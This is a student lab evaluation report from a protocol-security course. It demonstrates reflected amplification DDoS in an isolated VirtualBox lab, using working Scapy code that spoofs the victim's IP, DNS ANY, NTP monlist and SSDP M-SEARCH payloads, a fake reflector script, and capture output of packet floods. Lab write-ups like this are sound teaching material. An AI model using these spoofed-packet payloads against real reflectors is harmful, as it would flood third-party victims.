

Praneesh R V
CB.SC.U4CYS23036
06.03.2026

Advanced Protocol Engineering Lab Evaluation 2 IP Spoofing and DDoS Reflected with DNS, NTP and SSDP

Objective

To write a Python script using the scapy library to bypass the transport layer using raw sockets. The goal is to craft custom packets with spoofed source IP addresses to execute a Distributed Denial of Service (DDoS) reflected amplification attack targeting a victim via DNS, NTP, and SSDP protocols.

Environment Setup :

Attacker: Arch linux (Host) - IP - 192.168.56.1

Reflector: Kali VM - IP - 192.168.56.106

Victim: Kali VM - IP - 192.168.56.105

All machines placed in an isolated VirtualBox Host-Only Adapter.

Methodology:

I first tried to install real services (dnsmasq, ntpsec, minissdpsd)

But Zero packets were reflected to the victim. Then I realised, modern versions have patched all the vulnerabilities and they don't capture any malicious packets

Then, I Wrote a temporary reflector.py script using standard sockets to bind to UDP ports 53, 123, and 1900. It blindly responded to any incoming packet with a payload of 500 'A' characters (b"A" * 500).

The attack successfully reflected traffic to the victim. However, Wireshark strictly parses port 53 traffic as DNS. Because the payload was arbitrary text, Wireshark threw a [Malformed Packet: DNS] error. While technically a successful reflection, it did not visually represent authentic protocol traffic.

Then finally, I Stopped the real services and wrote a multi-threaded Python reflector script. Instead of garbage data, this script was hardcoded to respond with mathematically valid, raw hex bytes of actual DNS, NTP, and SSDP responses. It bound to UDP ports 53, 123, and 1900 on the reflector VM and replied to any incoming packet with the corresponding protocol-valid payload.

reflector.py

```
import socket
import threading

# Hardcoded valid DNS Response
DNS_PAYLOAD = (
    b"\xaa\xaa\x81\x80\x00\x01\x00\x01\x00\x00\x00\x00"
    b"\x06google\x03com\x00\x00\xff\x00\x01"

    b"\xc0\x0c\x00\x01\x00\x01\x00\x00\x01\x2c\x00\x04\x08\x08\x08\x08"
)

# Hardcoded valid NTP Response
NTP_PAYLOAD = (
    b"\x1c\x01\x11\xe9\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00"
    b"\xe2\x15\x47\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
    b"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
)

# Hardcoded valid SSDP Response
SSDP_PAYLOAD = (
    b"HTTP/1.1 200 OK\r\n"
    b"CACHE-CONTROL: max-age=1800\r\n"
    b"DATE: Fri, 06 Mar 2026 12:00:00 GMT\r\n"
    b"EXT:\r\n"
    b"LOCATION: http://192.168.56.106:49152/description.xml\r\n"
    b"OPT: \"http://schemas.upnp.org/upnp/1/0/\"; ns=01\r\n"
```

```
b"SERVER: Linux/5.0 UPnP/1.0 miniupnpd/2.0\r\n"
b"ST: upnp:rootdevice\r\n"
b"USN:
uuid:12345678-90ab-cdef-1234-567890abcdef::upnp:rootdevice\r\n\r\n"
)

def udp_reflector(port, name, payload):
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.bind(('0.0.0.0', port))
    print(f"[*] {name} Reflector active on UDP port {port}")
    while True:
        data, addr = sock.recvfrom(1024)
        sock.sendto(payload, addr)

threading.Thread(target=udp_reflector, args=(53, "DNS",
DNS_PAYLOAD), daemon=True).start()
threading.Thread(target=udp_reflector, args=(123, "NTP",
NTP_PAYLOAD), daemon=True).start()
threading.Thread(target=udp_reflector, args=(1900, "SSDP",
SSDP_PAYLOAD), daemon=True).start()

try:
    while True: pass
except KeyboardInterrupt: pass
```

```
kali@kali: ~  
Session Actions Edit View Help  
EOF  
Home  
(kali@kali)-[~]  
$ sudo python3 reflector.py  
[*] DNS Reflector active on UDP port 53  
[*] NTP Reflector active on UDP port 123  
[*] SSDP Reflector active on UDP port 1900  
File System
```

Protocol Implementation & Analysis

DNS Amplification

Crafted an IP layer spoofing the victim's IP. The UDP layer targeted port 53. The DNS layer** requested the `ANY` record for `google.com` (`DNSQR(qname="google.com", qtype="ANY")`).

```
```python
```

```
IP Layer — spoofed source is the victim's address
```

```
ip_layer = IP(src="192.168.56.105", dst="192.168.56.106")
```

```
UDP Layer — target DNS port 53
```

```
udp_layer = UDP(sport=RandShort(), dport=53)
```

```
DNS Layer — ANY record query for maximum amplification
```

```
dns_layer = DNS(rd=1, qd=DNSQR(qname="google.com",
qtype=255))
```

```
Final packet
```

```
packet = ip_layer / udp_layer / dns_layer
```

...

Wireshark filter:

`udp.port == 53 and not icmp and not icmpv6`

Observation:

Using Scapy, I crafted a raw IP packet with a spoofed source address pointing to the victim VM to bypass the transport layer. The UDP layer targeted port 53, and the DNS layer contained a query for the `ANY` record of `google.com`. When this packet was sent to the DNS reflector, it processed the query and sent the response to the spoofed victim IP. By observing the Wireshark capture on the victim machine using the specified filter, I saw inbound DNS responses originating from the reflector VM. Since the victim never initiated a DNS request, this successfully demonstrates a reflected attack. The response payload is larger than the request, demonstrating the amplification factor used in DDoS attacks.

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

udp.port == 53

No.	Time	Source	Destination	Protocol	Length	Info
597	732.456270790	192.168.56.106	192.168.56.105	DNS	86	Standard query response 0xaaaa ANY goo
598	732.489192109	192.168.56.106	192.168.56.105	DNS	86	Standard query response 0xaaaa ANY goo
599	732.521909533	192.168.56.106	192.168.56.105	DNS	86	Standard query response 0xaaaa ANY goo
600	732.548927882	192.168.56.106	192.168.56.105	DNS	86	Standard query response 0xaaaa ANY goo
601	732.574880996	192.168.56.106	192.168.56.105	DNS	86	Standard query response 0xaaaa ANY goo
602	732.605684510	192.168.56.106	192.168.56.105	DNS	86	Standard query response 0xaaaa ANY goo
603	732.637398817	192.168.56.106	192.168.56.105	DNS	86	Standard query response 0xaaaa ANY goo
604	732.668934420	192.168.56.106	192.168.56.105	DNS	86	Standard query response 0xaaaa ANY goo
605	732.697640738	192.168.56.106	192.168.56.105	DNS	86	Standard query response 0xaaaa ANY goo
606	732.729408821	192.168.56.106	192.168.56.105	DNS	86	Standard query response 0xaaaa ANY goo
607	732.757878424	192.168.56.106	192.168.56.105	DNS	86	Standard query response 0xaaaa ANY goo

Frame 611: Packet, 86 bytes on wire (688 bits), 86 bytes  
 Ethernet II, Src: PCSSystemtec\_45:06:f5 (08:00:27:45:06:f5), Dst: 08:00:27:45:06:f5  
 Internet Protocol Version 4, Src: 192.168.56.106, Dst: 192.168.56.105  
 User Datagram Protocol, Src Port: 53, Dst Port: 58228  
 Domain Name System (response)

0000 08 00 27 45 06 f5 08 00 27 45 06 f5 08 00 45 00  
 0010 00 48 f1 ad 40 00 40 11 56 d3 c0 a8 38 6a c0 a8  
 0020 38 69 00 35 e3 74 00 34 18 86 aa aa 81 80 00 01  
 0030 00 01 00 00 00 00 06 67 6f 6f 67 6c 65 03 63 6f  
 0040 6d 00 00 ff 00 01 c0 0c 00 01 00 01 00 00 01 2c  
 0050 00 04 08 08 08 08

wireshark\_eth0KR5KL3.pcapng Packets: 1977 · Displayed: 630 (31.9%) Profile: Default

## NTP Amplification

Crafted an IP layer spoofing the victim's IP. The UDP layer targeted port 123. The NTP payload was constructed using raw bytes `\x17\x00\x03\x2a` padded with null bytes to simulate a `monlist` command request.

```
```python
```

```
# IP Layer — spoofed source is the victim's address
```

```
ip_layer = IP(src="192.168.56.105", dst="192.168.56.106")
```

```
# UDP Layer — target NTP port 123
```

```
udp_layer = UDP(sport=RandShort(), dport=123)
```

```
# NTP monlist payload
```

```
# 0x17 = Mode 7 (private), 0x03 = Implementation XNTPD,  
0x2a = Request code 42 (monlist)
```

```
ntp_payload = b"\x17\x00\x03\x2a" + b"\x00" * 44
```

```
packet = ip_layer / udp_layer / Raw(load=ntp_payload)
```


```
```
```

## Wireshark Filter

udp.port == 123 and not icmp and not icmpv6

## Observation:

To execute the NTP reflection, I forged an IP packet with the victim's IP as the source and targeted the reflector's UDP port 123. The payload consisted of the raw hex bytes corresponding to the NTP `monlist` command. Upon sending this to the NTP server, it parsed the request and directed its output to the victim. The Wireshark capture on the victim VM clearly shows incoming NTP traffic from the server. This validates the reflection technique, as the victim receives unrequested network time protocol data. It highlights how attackers exploit connectionless UDP protocols to flood targets while hiding their actual origin.



## SSDP Amplification

Crafted an IP layer spoofing the victim's IP. The UDP layer targeted port 1900. The payload was formatted as a raw HTTP-like M-SEARCH request string asking for `ssdp:all` root devices.


```
```python
# IP Layer — spoofed source is the victim's address
ip_layer = IP(src="192.168.56.105", dst="192.168.56.106")
# UDP Layer — target SSDP port 1900
udp_layer = UDP(sport=RandShort(), dport=1900)
# SSDP M-SEARCH discovery payload
ssdp_payload = (
    b"M-SEARCH * HTTP/1.1\r\n"
    b"Host: 239.255.255.250:1900\r\n"
    b"Man: \"ssdp:discover\"\r\n"
    b"ST: ssdp:all\r\n"
    b"MX: 3\r\n\r\n"
)
packet = ip_layer / udp_layer / Raw(load=ssdp_payload)
```
```

Wireshark filter

udp.port == 1900 and not icmp and not icmpv6

## Observation:

For the SSDP attack, the Scapy script constructed a UDP packet targeting port 1900 with a spoofed source IP. The payload was formatted as an `M-SEARCH` request designed to discover UPnP devices. The reflector received this multicast-style query and immediately dispatched a response to the victim's IP address. Filtering the victim's Wireshark traffic revealed the incoming SSDP `200 OK` responses. This confirms the vulnerability of SSDP to IP spoofing, allowing an attacker to utilize legitimate network services to bombard a victim with reflected traffic.



Master Command ran in Attacker VM:

```
sudo python3 attack.py all --victim 192.168.56.105
--dns-server 192.168.56.106 --ntp-server 192.168.56.106
--ssdp-server 192.168.56.106
```

```
praneesh@ShadowEternity
├──
├── Linux 6.18.13-arch1-1
├── Hyprland 0.54.1 (Wayland)
├── zsh 5.9
├── electron
├── 11.05 GiB / 15.31 GiB
└── 3 hours, 55 mins
├──
├──
├──
├──
├──
└──

praneesh@ShadowEternity ~/Praneesh/Academics/Sem6/Advanced Protocol Engineering and Security/LabEvaluation2 <main>
$ sudo python3 attack.py all --victim 192.168.56.105 --dns-server 192.168.56.106 --ntp-server 192.168.56.106 --ssdp-server 192.168.56.106
[sudo] password for praneesh:
[*] Auto-detected interface: vboxnet0

[*] Starting DNS Amplification Reflected Attack
Victim (spoofed src): 192.168.56.105 | DNS Server (reflector): 192.168.56.106
Sniffing on interface: vboxnet0
[*] Sending a flood of 200 DNS Packets...
/usr/lib/python3.14/site-packages/scapy/sendrecv.py:485: SyntaxWarning: 'iface' has no effect on L3 I/O send(). For multicast/link-local se
e https://scapy.readthedocs.io/en/latest/usage.html#multicast
warnings.warn(
[+] Captured 200 packets on the wire
[*] PCAP saved to dns.pcap
```

```
[*] Starting NTP Amplification Reflected Attack
Victim (spoofed src): 192.168.56.105 | NTP Server (reflector): 192.168.56.106
Sniffing on interface: vboxnet0
[*] Sending a flood of 200 NTP Packets...
[+] Captured 200 packets on the wire
[*] PCAP saved to ntp.pcap

[*] Starting SSDP Amplification Reflected Attack
Victim (spoofed src): 192.168.56.105 | SSDP Server (reflector): 192.168.56.106
Sniffing on interface: vboxnet0
[*] Sending a flood of 50 SSDP Packets...
[+] Captured 200 packets on the wire
[*] PCAP saved to ssdp.pcap

praneesh@ShadowEternity ~/Praneesh/Academics/Sem6/Advanced Protocol Engineering and Security/LabEvaluation2 <main>
$
```